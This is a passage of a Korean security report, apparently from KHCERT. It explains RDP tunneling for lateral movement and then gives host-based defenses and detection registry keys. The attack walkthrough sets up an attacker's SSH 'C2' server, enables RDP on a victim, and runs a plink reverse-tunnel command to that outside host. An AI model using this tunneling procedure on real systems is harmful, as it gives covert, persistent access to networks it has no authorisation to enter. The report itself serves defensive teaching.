* 점프 박스(jump box) : 점프 서버, 점프 컴퓨터라고도 하며, 격리된 보안영역에서 장치들을 접근하고 관리하기 위해 사용되는 네트워크 상의 컴퓨터를 말함



[그림 Ⅱ-4] 점프 박스를 사용하여 분리된 네트워크로 RDP를 통한 측면 이동 (출처:KHCERT)


참고로 공격자가 시스템에 RDP를 수행할 수 있으려면 필요한 터널링 유틸리티를 만들거나 다른 침투 수단을 통해 시스템에 접근해야 한다. 예를 들어 공격자가 초기 시스템 침투 시 피싱메일 등을 통해 악성코드를 감염시켜 권한 상승 및 자격 증명을 추출하는 등의 1차 공격이 성공한 후에 RDP 터널링을 수행 할 수 있다. RDP 터널링 기법은 일반적으로 공격자가 1차 침투가 성공한 환경에서 백도어처럼 유지하기 위한 방법 중 하나이다.

2 RDP 터널링 공격 기법 분석

공격자가 내부 네트워크 중 하나의 컴퓨터(피해 시스템)에 거점을 확보하는데 성공했다고 가정해 보겠다. 공격자는 피해 시스템에서 RDP를 활성화하고 사용자의 자격 증명을 덤프하거나 새로운 사용자를 생성하고 RDP 연결 권한이 있는 그룹에 추가하여 RDP 터널링 연결을 위한 기반을 마련한다.

공격자는 외부 SSH서버(Linux시스템)를 갖고 있으며 Windows(127.0.0.1:3389)의 피해 시스템에서 Linux 시스템의 12345 포트에 대한 포트포워딩을 설정한다.

RDP 터널링 연결이 설정되면 공격자는 RDP를 사용하여 어디에서나 Linux시스템의 12345 포트에 연결하게 되면 피해 시스템의 127.0.0.1:3389로 전달된다.



[그림 Ⅱ-5] RDP터널링 공격 기법 분석을 위한 상황설정 (출처:KHCERT)

RDP 터널링 공격을 수행하기 위해서는 C2 서버가 될 Linux 시스템과 피해 시스템(Windows), 그리고 공격을 수행할 공격자 시스템(Windows)이 필요하다.

(1) 1단계 : Linux C2 서버 설정

systemctl status ssh 명령어를 실행하여 SSH 서버가 실행 중인지 확인한다.

```
root@manager2:~# systemctl status ssh
● ssh.service - OpenBSD Secure Shell server
     Loaded: loaded (/lib/systemd/system/ssh.service; disabled; vendor pre>
     Active: inactive (dead)
       Docs: man:sshd(8)
             man:sshd_config(5)
lines 1-5/5 (END)
```

[그림 Ⅱ-6] SSH 서비스 실행 확인 (출처:KHCERT)

SSH 서버가 실행중이지 않을 경우 다음과 같이 활성화한다.

```
sudo apt update
sudo apt install openssh-server
```

Linux 시스템에서 RDP 수신 포트("12345")를 열기 위해 파일 편집기로 /etc/ssh/sshd_config파일을 열고 다음 행을 추가 한다.

```
GatewayPorts=clientspecified
```

이 행을 사용하면 원격 호스트가 클라이언트에 전달된 포트에 연결할 수 있다.

```
root@manager2:~# cat /etc/ssh/sshd_config | grep Gate
GatewayPorts=clientspecified
```

[그림 Ⅱ-7] SSH 서비스 활성화 확인 (출처:KHCERT)


systemctl start ssh 명령어를 통해 SSH 서비스를 시작하면 Linux 서버는 이제 SSH 서비스가 활성화된 상태로 준비되었다.

```
systemctl start ssh
```

(2) 2단계 : 피해 시스템에서 RDP 활성화

RDP를 활성화하는 방법에는 여러 가지가 있다. GUI를 사용하여 간단한 방법도 있지만 공격자가 주로 사용하는 방법은 아래와 같다.

실행창(⊞ + "R")을 열어 시스템 속성 실행을 위한 명령어(sysdm.cpl)를 입력하고 Enter키를 누른 다음 원격탭으로 이동한다. 아니면 더 빠른 실행을 위해 실행창에서 SystemPropertiesRemote를 입력하고 Enter키를 누른다.




[그림 Ⅱ-8] RDP 설정 (출처:KHCERT)

이 컴퓨터에 대한 원격 연결 허용이 표시되어 있는지 확인한다. "사용자 선택..."으로

이동하여 원하는 사용자를 추가한다. 그러면 RDP 권한이 제공된다.


아래의 [그림 Ⅱ-9]와 같이 "remote1" 이라는 로컬 사용자를 추가하였다.



[그림 Ⅱ-9] RDP 사용자 추가 (출처:KHCERT)

현재 연결된 사용자를 방해하지 않고 RDP를 사용하여 원격 컴퓨터에 연결하기 위해 다중 세션 RDP 연결을 활성화할 수 있다.

오픈소스 라이브러리인 RDPwrap을 통해서도 RDP 연결을 활성화할 수 있다. 설치를 진행한 후 RDPConf를 실행하여 RDP 서비스가 실행 중인지 확인한다. (Service state: Running)



[그림 Ⅱ-10] RDPwrap의 RDPConf 실행 (출처:KHCERT)

(3) 3단계 : 터널 만들기

RDP 연결을 터널링하는데 사용되는 일반적인 유틸리티는 Plink라고 하는 PuTTY 제품군의 프로그램이다. 임의의 출발지 및 목적지 포트를 사용하여 다른 시스템에 SSH(Secure Shell) 네트워크 연결을 설정하는데 사용할 수 있다. 이 프로그램을 사용하면 RDP포트가 Linux 시스템, 공격자 C2(C&C) 서버와 다시 통신할 수 있도록 암호화된 터널을 만들 수 있다.


```
<Plink 실행 명령어 예제>
plink.exe <users>@<IP or domain> -pw <password> -p 22 –2 –4 –T –N –C
–R 12345:127.0.0.1:3389
```

- -p : 특정 포트에 연결(이 경우 "22", SSH)
- -2 : 프로토콜 버전2 강제 사용
- -4 : IPv4 강제 사용
- -T : pty 할당 비활성화
- -N : shell/command 시작 안함(SSH-2만 해당)
- -C : 압축 활성화
- -R : 원격 포트를 로컬 주소로 전달(12345 포트의 연결을 127.0.0.1:3389로 전달)

  ※ 명령어에 포함된 users는 RDP가 아니라 SSH 연결을 위한 것

  ※ IP는 SSH서버용(Linux 시스템)

피해자의 시스템에서는 다음과 같이 plink 실행 명령어를 사용할 수 있다.



[그림 Ⅱ-11] 피해 시스템에서 Plink이용 RDP터널 연결 (출처:KHCERT)

사용자 "newton"과 암호를 사용하여 Linux 시스템에서 SSH에 연결한다.

포트가 열려 있는지 확인하기 위해 Linux 시스템으로 이동하여 다음 명령어를 사용하면 "12345" 포트가 어디에서나 열려 있는 것을 확인할 수 있다.

```
netstat –nltp
```

```
root@manager2:~# netstat -nltp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program na
me
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      1350/sshd: /us
r/sbi
tcp        0      0 0.0.0.0:12345           0.0.0.0:*               LISTEN      2211/sshd: new
ton
tcp6       0      0 :::22                   :::*                    LISTEN      1350/sshd: /us
r/sbi
```

[그림 Ⅱ-12] Linux 시스템에서 "12345" 포트 오픈 확인 (출처:KHCERT)

(4) 4단계 : 터널을 이용한 RDP 연결

공격자의 Windows 시스템에서 RDP를 실행하고 Linux 시스템의 IP와 "12345" 포트를 입력하여 접속을 시도한다.

[그림 Ⅱ-13] 공격자 PC에서 Linux 시스템으로 접속 (출처:KHCERT)

RDP 연결은 Linux SSH 서버에서 수신하고 피해자의 컴퓨터(127.0.0.1:3389)로 포워딩한다.

(5) 분석


[그림 Ⅱ-14]와 같이 피해자의 컴퓨터에서 네트워크 트래픽을 확인하면 암호화된 SSH 통신만 표시될 뿐 RDP와 관련된 통신은 찾을 수 없다.

Time	Source	Destination	Protocol	Length	Source Port	Destination Port	Info
19.782419	[redacted]	[redacted]	SSH	3670	49173	22	Client: Encrypted packet (len=3616)
19.782904	[redacted]	[redacted]	TCP	60	22	49173	22 → 49173 [ACK] Seq=5057 Ack=108673 Win=65535 Len=
19.843981	[redacted]	[redacted]	SSH	134	22	49173	Server: Encrypted packet (len=80)
19.867768	[redacted]	[redacted]	SSH	198	49173	22	Client: Encrypted packet (len=144)
19.868219	[redacted]	[redacted]	TCP	60	22	49173	22 → 49173 [ACK] Seq=5137 Ack=108817 Win=65535 Len=
19.990330	[redacted]	[redacted]	SSH	182	49173	22	Client: Encrypted packet (len=128)
19.990578	[redacted]	[redacted]	TCP	60	22	49173	22 → 49173 [ACK] Seq=5137 Ack=108945 Win=65535 Len=
20.043940	[redacted]	[redacted]	SSH	134	22	49173	Server: Encrypted packet (len=80)
20.055070	[redacted]	[redacted]	SSH	166	49173	22	Client: Encrypted packet (len=112)
20.055395	[redacted]	[redacted]	TCP	60	22	49173	22 → 49173 [ACK] Seq=5217 Ack=109057 Win=65535 Len=
20.139905	[redacted]	[redacted]	SSH	198	22	49173	Server: Encrypted packet (len=144)
20.150940	[redacted]	[redacted]	SSH	150	49173	22	Client: Encrypted packet (len=96)
20.151245	[redacted]	[redacted]	TCP	60	22	49173	22 → 49173 [ACK] Seq=5361 Ack=109153 Win=65535 Len=
20.172132	[redacted]	[redacted]	SSH	150	49173	22	Client: Encrypted packet (len=96)
20.172405	[redacted]	[redacted]	TCP	60	22	49173	22 → 49173 [ACK] Seq=5361 Ack=109249 Win=65535 Len=
20.251910	[redacted]	[redacted]	SSH	198	22	49173	Server: Encrypted packet (len=144)
20.262747	[redacted]	[redacted]	SSH	246	49173	22	Client: Encrypted packet (len=192)
20.263034	[redacted]	[redacted]	TCP	60	22	49173	22 → 49173 [ACK] Seq=5505 Ack=109441 Win=65535 Len=
20.385530	[redacted]	[redacted]	SSH	150	49173	22	Client: Encrypted packet (len=96)
20.385784	[redacted]	[redacted]	TCP	60	22	49173	22 → 49173 [ACK] Seq=5505 Ack=109537 Win=65535 Len=
20.427701	[redacted]	[redacted]	SSH	182	22	49173	Server: Encrypted packet (len=128)

[그림 Ⅱ-14] 피해자PC의 네트워크 패킷 (출처:KHCERT)

피해 시스템의 윈도우 이벤트 뷰어에서 이벤트 4624를 통해 127.0.0.1로부터

remote1 계정을 사용하여 원격 데스크톱 연결이 발생했음을 확인할 수 있다. 로그온 유형(Logon Type) 10은 원격 데스크톱 연결을 의미한다.



[그림 Ⅱ-15] 피해 시스템의 RDP 연결 관련 이벤트 로그 (출처:KHCERT)

03 보안 대책


1 호스트 기반 보안대책

RDP가 활성화된 경우 공격자는 터널링 또는 포트 포워딩 환경에서 측면이동을 통해 지속적으로 위협을 가할 수 있다. 이러한 유형의 RDP 공격에 대한 취약성을 완화하고 탐지하기 위해 조직은 호스트 및 네트워크 기반 예방 및 탐지에 중점을 두고 대응해야 한다.

(1) 호스트 기반 예방

○ 원격 데스크톱 서비스 비활성화 : 원격 연결에 서비스가 필요하지 않은 모든 최종 사용자 워크 스테이션 및 시스템에서 원격 데스크톱 서비스를 비활성화

▶ 윈도우 키(⊞) + R → 실행 창에서 "sysdm.cpl" 입력




[그림 Ⅲ-1] 실행창 sysdm.cpl입력 (출처:KHCERT)

▶ 시스템 속성 창에서 "원격" 탭 선택 → "이 컴퓨터에 대한 원격 연결 허용 안 함" 선택 후 "확인"

[그림 Ⅲ-2] 원격 데스크톱 설정 (출처:KHCERT)

○ 호스트 기반 방화벽 : 인바운드 RDP 연결을 명시적으로 거부하는 호스트 기반 방화벽 규칙을 활성화

▶ 윈도우 키(⊞) + R → 실행 창에서 "firewall.cpl" 입력




[그림 Ⅲ-3] 실행창 firewall.cpl 입력 (출처:KHCERT)

▶ "고급 설정" 선택


[그림 Ⅲ-4] 윈도우 방화벽 설정 (출처:KHCERT)

▶ 인바운드 규칙 → 새 규칙 선택




[그림 Ⅲ-5] 윈도우 방화벽 고급 설정에서 규칙 추가① (출처:KHCERT)

▶ 포트 선택 후 "다음" 클릭




[그림 Ⅲ-6] 윈도우 방화벽 고급 설정에서 규칙 추가② (출처:KHCERT)

▶ RDP 기본 포트 번호를 입력 후 "다음" 클릭




[그림 Ⅲ-7] 윈도우 방화벽 고급 설정에서 규칙 추가③ (출처:KHCERT)

▶ "연결 차단" 선택 후 "다음" 클릭



[그림 Ⅲ-8] 윈도우 방화벽 고급 설정에서 규칙 추가④ (출처:KHCERT)

▶ 표시된 항목을 모두 체크 후 "다음" 클릭



[그림 Ⅲ-9] 윈도우 방화벽 고급 설정에서 규칙 추가⑤ (출처:KHCERT)


▶ 규칙 이름을 입력 후 "마침" 클릭 → PC 재부팅

[그림 Ⅲ-10] 윈도우 방화벽 고급 설정에서 규칙 추가⑥ (출처:KHCERT)

○ 로컬 계정 : "원격 데스크톱 서비스를 통한 로그온 거부" 보안 설정을 활성화하여 시스템에 로컬 계정을 사용하는 RDP 접속을 방지

▶ 윈도우 키(⊞) + R → 실행 창에서 "gpedit.msc" 입력

▶ 컴퓨터 구성 → Windows 설정 → 보안 설정 → 로컬 정책 → 사용자 권한 할당 ("원격 데스크톱 서비스를 통한 로그온 허용"에 계정이 있으면 삭제하고, "원격 데스크톱 서비스를 통한 로그온 거부" 항목에 계정 추가)



[그림 Ⅲ-11] RDP 로그온 거부 설정 (출처:KHCERT)

(2) 호스트 기반 탐지

○ 레지스트리 키

▶ RDP 터널링 공격에 악용될 수 있는 Plink 연결과 관련된 레지스트리 키를 검토하여 인가되지 않은 연결을 탐지할 수 있다. 기본적으로 PuTTY와 Plink 모두 Windows 시스템의 다음 레지스트리 키에 세션 정보와 이전에 연결된 SSH 서버를 저장한다. (HKEY_CURRENT_USER₩SoftWare₩SimonTatham₩PuTTY₩SshHostKeys)

[그림 Ⅲ-12] 레지스트리에 저장된 SSH 연결정보 검토 (출처:KHCERT)

▶ 마찬가지로 netsh를 통해 PortProxy 구성을 생성한 경우 다음 Windows 레지스트리 키와 함께 저장되므로 RDP 터널링 공격을 발견할 수 있다. (HKEY_LOCAL_MACHINE₩SYSTEM₩CurrentControlSet₩Services₩PortProxy₩v4tov4)

[그림 Ⅲ-13] 레지스트리에 저장된 포트포워딩 목록 검토 (출처:KHCERT)

